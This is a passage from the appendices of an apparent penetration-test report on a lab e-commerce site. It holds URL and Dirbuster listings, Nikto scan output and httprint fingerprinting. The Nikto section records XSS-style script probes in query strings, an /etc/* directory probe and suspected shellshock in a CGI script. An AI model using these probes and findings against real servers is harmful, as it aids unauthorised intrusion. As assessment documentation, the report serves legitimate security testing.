http://192.168.1.10/images/44.png

http://192.168.1.10/images/5.png

http://192.168.1.10/images/55.png

http://192.168.1.10/images/6.png

http://192.168.1.10/images/66.png

http://192.168.1.10/images/7.png

http://192.168.1.10/images/77.png

http://192.168.1.10/images/?C=S;O=D

http://192.168.1.10/images/Thumbs.db

http://192.168.1.10/images/a.jpg

http://192.168.1.10/images/a.png

http://192.168.1.10/images/ab.png

http://192.168.1.10/images/android-phone.jpg

http://192.168.1.10/images/arabsiyo.png

http://192.168.1.10/images/arrow.png

http://192.168.1.10/images/b.jpg

http://192.168.1.10/images/b.png

http://192.168.1.10/images/bb.png

http://192.168.1.10/images/bottom-logo.png

http://192.168.1.10/images/brand-img1.jpg

http://192.168.1.10/images/brand-img2.jpg

http://192.168.1.10/images/brand-img3.jpg

http://192.168.1.10/images/brand-img4.jpg

http://192.168.1.10/images/button-bg.png

http://192.168.1.10/images/button-left.png

http://192.168.1.10/images/button-right.png

http://192.168.1.10/images/c.png

http://192.168.1.10/images/cart-img1.jpg

http://192.168.1.10/images/cart-img2.jpg

http://192.168.1.10/images/cart-img3.jpg

http://192.168.1.10/images/cart.jpg

http://192.168.1.10/images/cart.png

http://192.168.1.10/images/cc.png

http://192.168.1.10/images/checked.png

http://192.168.1.10/images/d.png

http://192.168.1.10/images/download%20(1).jpg

http://192.168.1.10/images/download.jpg

http://192.168.1.10/images/e.png

http://192.168.1.10/images/employee.png

http://192.168.1.10/images/error.png

http://192.168.1.10/images/external-hard-disk.jpg

http://192.168.1.10/images/f.png

http://192.168.1.10/images/favicon.png

http://192.168.1.10/images/footer-shadow.png

http://192.168.1.10/images/g.png

http://192.168.1.10/images/h.png

http://192.168.1.10/images/home.png

http://192.168.1.10/images/i.png

http://192.168.1.10/images/item.png

http://192.168.1.10/images/j.png

http://192.168.1.10/images/jananka.jpg

http://192.168.1.10/images/k.png

http://192.168.1.10/images/l.png

http://192.168.1.10/images/lcd-tv.jpg

http://192.168.1.10/images/logo.png

http://192.168.1.10/images/main-bg.png

http://192.168.1.10/images/nav-bottom.png

http://192.168.1.10/images/order.png

http://192.168.1.10/images/phonepicutres-TA.jpg

http://192.168.1.10/images/post-img.jpg

http://192.168.1.10/images/price-left.png

http://192.168.1.10/images/price-right.png

http://192.168.1.10/images/print.png

http://192.168.1.10/images/product-img1.jpg

http://192.168.1.10/images/product-img2.jpg

http://192.168.1.10/images/product-img3.jpg

http://192.168.1.10/images/products-slide-left.png

http://192.168.1.10/images/products-slide-right.png

http://192.168.1.10/images/profile1.jpg

http://192.168.1.10/images/profile2.jpg

http://192.168.1.10/images/restart-vm-tools.sh

http://192.168.1.10/images/s1.jpg

http://192.168.1.10/images/s1.png

http://192.168.1.10/images/s10.png

http://192.168.1.10/images/s2.jpg

http://192.168.1.10/images/s2.png

http://192.168.1.10/images/s3.jpg

http://192.168.1.10/images/s3.png

http://192.168.1.10/images/s4.jpg

http://192.168.1.10/images/s4.png

http://192.168.1.10/images/s5.jpg

http://192.168.1.10/images/s5.png

http://192.168.1.10/images/s6.jpg

http://192.168.1.10/images/s6.png

http://192.168.1.10/images/s7.jpg

http://192.168.1.10/images/s7.png

http://192.168.1.10/images/s8.jpg

http://192.168.1.10/images/s8.png

http://192.168.1.10/images/s9.jpg

http://192.168.1.10/images/s9.png

http://192.168.1.10/images/samsung-galaxy-on5-sm-2s9.jpg

http://192.168.1.10/images/secondary\_bar.png

http://192.168.1.10/images/shopcartone.png

http://192.168.1.10/images/shopcarttwo.png

http://192.168.1.10/images/slide-img1.jpg

http://192.168.1.10/images/slide-img2.jpg

http://192.168.1.10/images/slide-img3.jpg

http://192.168.1.10/images/slide-price.png

http://192.168.1.10/images/slider-bg.png

http://192.168.1.10/images/slider-left.png

http://192.168.1.10/images/slider-nav.png

http://192.168.1.10/images/slider-right.png

http://192.168.1.10/images/social-icon1.png

http://192.168.1.10/images/social-icon2.png

http://192.168.1.10/images/social-icon3.png

http://192.168.1.10/images/social-icon4.png

http://192.168.1.10/images/social-icon5.png

http://192.168.1.10/images/social-icon6.png

http://192.168.1.10/images/social-icon7.png

http://192.168.1.10/images/suncart.png

http://192.168.1.10/images/table\_sorter\_header.png

http://192.168.1.10/images/th.jpg

http://192.168.1.10/images/wrist-watch.jpg

http://192.168.1.10/images/xogmo.jpg

http://192.168.1.10/images/zaad.png

http://192.168.1.10/index.php

http://192.168.1.10/insertCustomer.php

http://192.168.1.10/js/

http://192.168.1.10/js/?C=S;O=D

http://192.168.1.10/js/DD\_belatedPNG-min.js

http://192.168.1.10/js/Myriad\_Pro\_700.font.js

http://192.168.1.10/js/bootstrap.min.js

http://192.168.1.10/js/countries.js

http://192.168.1.10/js/cufon-yui.js

http://192.168.1.10/js/functions.js

http://192.168.1.10/js/jquery-1.10.2.min.js

http://192.168.1.10/js/jquery-1.10.2.min.map

http://192.168.1.10/js/jquery-1.6.2.min.js

http://192.168.1.10/js/jquery.jcarousel.min.js

http://192.168.1.10/js/jquery.min.js

http://192.168.1.10/js/main.js

http://192.168.1.10/js/moment+langs.min.js

http://192.168.1.10/js/sliding.form.js

http://192.168.1.10/login.php

http://192.168.1.10/logout.php

http://192.168.1.10/pictures/

http://192.168.1.10/pictures/?C=D;O=D

http://192.168.1.10/pictures/Hello%20World.jpg

http://192.168.1.10/pictures/bg.jpg

http://192.168.1.10/pictures/fluffy.jpg

http://192.168.1.10/pictures/phonepicutres-TA.jpg

http://192.168.1.10/pictures/rick.jpg

http://192.168.1.10/products.php

http://192.168.1.10/products.php?command&productid

http://192.168.1.10/profile.php

http://192.168.1.10/profile.php?msg=Successfully%20updated%20-%20I%20think!

http://192.168.1.10/robots.txt

http://192.168.1.10/sitemap.xml

http://192.168.1.10/thankyou.php?id

http://192.168.1.10/updatepassword.php

http://192.168.1.10/userValidate.php

http://192.168.1.10/view\_cart.php

http://192.168.1.10/warehouse\_1.php

http://192.168.1.10/warehouse\_1.php?command&productid

http://192.168.1.10/warehouse\_2.php

http://192.168.1.10/warehouse\_2.php?command&productid

--- Admin Urls ---

http://192.168.1.10/admin/

http://192.168.1.10/admin/css/

http://192.168.1.10/admin/css/?C=D;O=D

http://192.168.1.10/admin/css/bootstrap.min.css

http://192.168.1.10/admin/css/chatStyle.css

http://192.168.1.10/admin/css/layout.css

http://192.168.1.10/admin/images/

http://192.168.1.10/admin/images/?C=D;O=D

http://192.168.1.10/admin/images/breadcrumb\_divider.png

http://192.168.1.10/admin/images/btn\_submit.png

http://192.168.1.10/admin/images/btn\_submit\_2.png

http://192.168.1.10/admin/images/btn\_view\_site.png

http://192.168.1.10/admin/images/employee.png

http://192.168.1.10/admin/images/favicon.png

http://192.168.1.10/admin/images/header\_bg.png

http://192.168.1.10/admin/images/header\_shadow.png

http://192.168.1.10/admin/images/home.png

http://192.168.1.10/admin/images/icn\_add\_user.png

http://192.168.1.10/admin/images/icn\_alert\_error.png

http://192.168.1.10/admin/images/icn\_alert\_inf.png

http://192.168.1.10/admin/images/icn\_alert\_info.png

http://192.168.1.10/admin/images/icn\_alert\_success.png

http://192.168.1.10/admin/images/icn\_alert\_warning.png

http://192.168.1.10/admin/images/icn\_audio.png

http://192.168.1.10/admin/images/icn\_categories.png

http://192.168.1.10/admin/images/icn\_edit.png

http://192.168.1.10/admin/images/icn\_edit\_article.png

http://192.168.1.10/admin/images/icn\_folder.png

http://192.168.1.10/admin/images/icn\_jump\_back.png

http://192.168.1.10/admin/images/icn\_logout.png

http://192.168.1.10/admin/images/icn\_new\_article.png

http://192.168.1.10/admin/images/icn\_photo.png

http://192.168.1.10/admin/images/icn\_profile.png

http://192.168.1.10/admin/images/icn\_search.png

http://192.168.1.10/admin/images/icn\_security.png

http://192.168.1.10/admin/images/icn\_settings.png

http://192.168.1.10/admin/images/icn\_tags.png

http://192.168.1.10/admin/images/icn\_trash.png

http://192.168.1.10/admin/images/icn\_user.png

http://192.168.1.10/admin/images/icn\_video.png

http://192.168.1.10/admin/images/icn\_view\_users.png

http://192.168.1.10/admin/images/list-item.png

http://192.168.1.10/admin/images/logo.png

http://192.168.1.10/admin/images/module\_footer\_bg.png

http://192.168.1.10/admin/images/post\_message.png

http://192.168.1.10/admin/images/search-bg.png

http://192.168.1.10/admin/images/search-button.png

http://192.168.1.10/admin/images/secondary\_bar.png

http://192.168.1.10/admin/images/secondary\_bar\_shadow.png

http://192.168.1.10/admin/images/sidebar.png

http://192.168.1.10/admin/images/sidebar\_divider.png

http://192.168.1.10/admin/images/sidebar\_shadow.png

http://192.168.1.10/admin/images/table\_sorter\_header.png

http://192.168.1.10/admin/index.php

http://192.168.1.10/admin/js/

http://192.168.1.10/admin/js/?C=D;O=D

http://192.168.1.10/admin/js/hideshow.js

http://192.168.1.10/admin/js/jquery-1.5.2.min.js

http://192.168.1.10/admin/js/jquery.equalHeight.js

http://192.168.1.10/admin/js/jquery.tablesorter.min.js

http://192.168.1.10/admin/shout.php


http://192.168.1.10/images/close\_btn.png


http://192.168.1.10/js/jquery-1.9.0.min.js


http://chart.apis.google.com/chart?chxr=0,0,3000&chxt=y&chs=520x140&cht=lc&chco=76A4FB,80C65A&chd=s:Tdjpsvyvttmiihgmnrst,OTbdcfhhggcTUTTUadfk&chls=2%7C2&chma=40,20,20,30


## Appendix B - Dirbuster
































Newly URLs found:

http://http://192.168.1.10/terms.php

http://192.168.1.10/header.php

http://192.168.1.10/home.php

http://192.168.1.10/cgi-bin

http://192.168.1.10/audio

http://192.168.1.10/footer.php

http://192.168.1.10/icons/small/

http://192.168.1.10/preview.php

http://192.168.1.10/config.php

http://192.168.1.10/extras.php

http://192.168.1.10/vb/

http://192.168.1.10/vb/sqlcm.bak

http://192.168.1.10/process.php

http://192.168.1.10/cookie.php

http://192.168.1.10/header2.php

http://192.168.1.10/fonts/

http://192.168.1.10/error/include/

http://192.168.1.10/error/include/

http://192.168.1.10/instructions.php

http://192.168.1.10/username.php

http://192.168.1.10/billing.php

http://192.168.1.10/font/

http://192.168.1.10/session.php

http://192.168.1.10/phpmyadmin

http://192.168.1.10/hidden.php

http://192.168.1.10/shout.php

http://192.168.1.10/slider.php

http://192.168.1.10/phpinfo.php

http://192.168.1.10/admin/order.php

http://192.168.1.10/admin/add\_warehouse.php

http://192.168.1.10/admin/add\_product.php

http://192.168.1.10/admin/add\_category.php

http://192.168.1.10/admin/Backup.php

http://192.168.1.10/admin/OrderReports.php

http://192.168.1.10/admin/Employee.php

http://192.168.1.10/admin/EmployeeReport.php

http://192.168.1.10/admin/CustomerReport.php

http://192.168.1.10/admin/ProductReport.php

http://192.168.1.10/admin/customerTable.php

http://192.168.1.10/admin/PaymentDelete.php

http://192.168.1.10/admin/searchprod.php

http://192.168.1.10/admin/shout.php

## Appendix C - Nikto

- Nikto v2.1.6

---------------------------------------------------------------------------

+ Target IP: 192.168.1.10

+ Target Hostname: 192.168.1.10

+ Target Port: 80

+ Start Time: 2018-11-08 09:36:59 (GMT-5)

---------------------------------------------------------------------------

+ Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7

+ Cookie PHPSESSID created without the httponly flag

+ Retrieved x-powered-by header: PHP/5.4.7

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x2a 0x57820c91d9900

+ OSVDB-3268: /company-accounts/: Directory indexing found.

+ Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ "robots.txt" contains 1 entry which should be manually viewed.

+ PHP/5.4.7 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.

+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.

+ OpenSSL/1.0.1c appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var

+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).

+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).

+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.

+ /config.php: PHP Config file may contain database IDs and passwords.

+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. http://www.securityfocus.com/bid/4431.

+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.

+ /phpinfo.php: Output from the phpinfo() function was found.

+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3268: /images/: Directory indexing found.

+ OSVDB-3268: /images/?pattern=/etc/\*&sort=name: Directory indexing found.

+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.

+ /phpinfo.php?cx[]=<script>alert(foo)</script>: Output from the phpinfo() function was found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ /login.php: Admin login page/section found.

+ 9308 requests: 0 error(s) and 34 item(s) reported on remote host

+ End Time: 2018-11-08 09:37:34 (GMT-5) (35 seconds)

---------------------------------------------------------------------------

+ 1 host(s) tested

+ /index.php/\_catalogs/masterpage/Forms/AllItems.aspx: FrontPage/Sharepointfile available.

+ /index.php/\_catalogs/wp/Forms/AllItems.aspx: FrontPage/Sharepointfile available.

+ /index.php/\_catalogs/wt/Forms/Common.aspx: FrontPage/Sharepointfile available.

+ /index.php/\_vti\_pvt/service.grp: FrontPage/Sharepointfile available.

+ /index.php/\_vti\_pvt/botsinf.cnf: FrontPage/Sharepointfile available.

+ /index.php/\_vti\_pvt/structure.cnf: FrontPage/Sharepointfile available.

+ /index.php/\_vti\_pvt/uniqperm.cnf: FrontPage/Sharepointfile available.

+ /index.php/server-manager/: Mitel Audio and Web Conferencing server manager identified.

+ /index.php/wp-content/plugins/gravityforms/change\_log.txt: Gravity forms is installed. Based on the version number in the changelog, it is vulnerable to an authenticated SQL injection. https://wpvulndb.com/vulnerabilities/7849

+ /index.php/manager/status: Tomcat Server Status interface found (pass protected)

+ /index.php/jk-manager/status: Tomcat Server Status interface found (pass protected)

+ /index.php/jk-status/status: Tomcat Server Status interface found (pass protected)

+ /index.php/admin/status: Tomcat Server Status interface found (pass protected)

+ /index.php/host-manager/status: Tomcat Server Status interface found (pass protected)

+ /index.php/server-status: Apache server-status interface found (pass protected)

+ /index.php/server-info: Apache server-info interface found (pass protected)

+ 7540 requests: 0 error(s) and 2375 item(s) reported on remote host

+ End Time: 2018-11-08 09:39:47 (GMT-5) (59 seconds)

---------------------------------------------------------------------------

+ 1 host(s) tested

## Appendix D - Httprint

root@kali:~/Desktop/Httprint/httprint\_301/linux# ./httprint -h http://192.168.1.10 -s signatures.txt

httprint v0.301 (beta) - web server fingerprinting tool

(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt

http://net-square.com/httprint/

httprint@net-square.com

Finger Printing on http://192.168.1.10:80/

Finger Printing Completed on http://192.168.1.10:80/

--------------------------------------------------

Host: 192.168.1.10

Derived Signature:

Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7

811C9DC56ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5

0D7645B5811C9DC5811C9DC5CD37187C811C9DC5811C9DC5811C9DC5811C9DC5

6ED3C2956ED3C2956ED3C295811C9DC5E2CE6927811C9DC56ED3C295811C9DC5

6ED3C2956ED3C2952A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923

E2CE69236ED3C295E25A5D20E2CE6927E2CE6923

Banner Reported: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7

Banner Deduced: Apache/2.0.x

Score: 95

Confidence: 57.23

------------------------

Scores:

Apache/2.0.x: 95 57.23

Apache/1.3.[4-24]: 92 50.97

Apache/1.3.27: 91 48.98

Apache/1.3.26: 91 48.98

Apache/1.3.[1-3]: 87 41.55

TUX/2.0 (Linux): 83 34.88

Apache/1.2.6: 77 26.23

Com21 Cable Modem: 70 18.02

WebSitePro/2.3.18: 70 18.02

Agranat-EmWeb: 69 17.00

dwhttpd (Sun Answerbook): 64 12.45

Oracle Servlet Engine: 64 12.45

thttpd: 63 11.64

SMC Wireless Router 7004VWBR: 63 11.64

EMWHTTPD/1.0: 60 9.41

Intel NetportExpressPro/1.0: 60 9.41

Belkin Wireless router: 60 9.41

Microsoft-IIS/5.0 ASP.NET: 58 8.07

Microsoft-IIS/5.1: 58 8.07

Microsoft-IIS/6.0: 58 8.07

Jetty (unverified): 57 7.45

JRun Web Server: 56 6.86

Linksys WRTP54G: 53 5.24

AOLserver/3.5.6: 52 4.76

TightVNC: 50 3.87

Lexmark Optra Printer: 50 3.87

RealVNC/4.0: 50 3.87

VisualRoute 2005 Server Edition: 50 3.87

Netscape-Enterprise/3.6 SP2: 49 3.46

MikroTik RouterOS: 49 3.46

IDS-Server/3.2.2: 49 3.46

Boa/0.94.11: 49 3.46

JC-HTTPD/1.14.18: 49 3.46

Microsoft-IIS/4.0: 48 3.07

Microsoft-IIS/5.0: 48 3.07

Surgemail webmail (DManager): 48 3.07

Stronghold/2.4.2-Apache/1.3.x: 47 2.71

Netscape-Enterprise/4.1: 46 2.37

Lotus-Domino/6.x: 46 2.37

HP-ChaiServer/3.0: 46 2.37

Apache-Tomcat/4.1.29: 46 2.37

Netscape-Enterprise/3.5.1G: 45 2.06

Ipswitch-IMail/8.12: 45 2.06

cisco-IOS: 44 1.76

Stronghold/4.0-Apache/1.3.x: 42 1.23

BaseHTTP/0.3 Python/2p3.3 edna/0.4: 42 1.23

Xerver\_v3: 41 0.99

NetWare-Enterprise-Web-Server/5.1: 24 0.70

WebLogic Server 8.x: 24 0.70

WebLogic Server 8.1: 24 0.70

CompaqHTTPServer/4.2: 23 0.70

Zope/2.6.0 ZServer/1.1b1: 23 0.70

squid/2.5.STABLE5: 23 0.70

AkamaiGHost: 25 0.70

Jetty/4.2.2: 22 0.69

Zeus/4.1: 21 0.68

Microsoft-IIS/URLScan: 21 0.68

Netscape-Enterprise/3.6: 20 0.66

fnord: 20 0.66

MiniServ/0.01: 20 0.66

Tcl-Webserver/3.4.2: 20 0.66

Linksys AP2: 27 0.66

Linksys with Talisman firmware: 27 0.66

Resin/3.0.8: 19 0.63

Zeus/4\_2: 28 0.62

AssureLogic/2.0: 28 0.62

Hewlett Packard xjet: 29 0.58

HP Jet-Direct Print Server: 29 0.58

Tanberg 880 video conf: 29 0.58

GWS/2.1 Google Web Server: 30 0.52

Oracle XML DB/Oracle9i: 15 0.49

Microsoft ISA Server (external): 15 0.49

Netgear MR814v2 - IP\_SHARER WEB 1.0: 15 0.49

Lotus-Domino/5.x: 14 0.45

EHTTP/1.1: 14 0.45

Microsoft-IIS/5.0 Virtual Host: 14 0.45

Tomcat Web Server/3.2.3: 14 0.45

Adaptec ASM 1.1: 14 0.45

Zeus/4.0: 11 0.32

MiniServ/0.01 Webmin: 33 0.29

SunONE WebServer 6.0: 10 0.27

Netscape-Enterprise/4.1: 10 0.27

RemotelyAnywhere: 10 0.27

Cisco-HTTP: 10 0.27

CompaqHTTPServer-SSL/4.2: 10 0.27

3Com/v1.0: 10 0.27

Microsoft ISA Server (internal): 10 0.27

WebSENSE/1.0: 10 0.27

Cisco Pix 6.2: 10 0.27

Orion/2.0x: 37 0.22

CompaqHTTPServer/1.0: 37 0.22

Linksys Print Server: 8 0.19

Domino-Go-Webserver/4.6.2.8: 34 0.18

AOLserver/3.4.2-3.5.1: 34 0.18

RomPager/4.07 UPnP/1.0: 34 0.18

ServletExec: 5 0.08

Netscape-Enterprise/6.0: 36 0.07

Allied Telesyn Ethernet switch: 36 0.07

WebLogic XMLX Module 8.1: 36 0.07

Netscape-Enterprise/3.5.1: 35 0.06

Jana Server/1.45: 35 0.06

Linksys AP1: 0 0.00

Linksys Router: 0 0.00

Snap Appliances, Inc./3.x: 0 0.00

NetBuilderHTTPDv0.1: 0 0.00

NetPort Software 1.1: 0 0.00

Linksys BEFSR41/BEFSR11/BEFSRU31: 0 0.00

Ubicom/1.1: 0 0.00


MailEnable-HTTP/5.0: 0 0.00


Ubicom/1.1 802.11b: 0 0.00

## Appendix E – Keyword Bash Script





## Appendix F – Somstore Database Tables







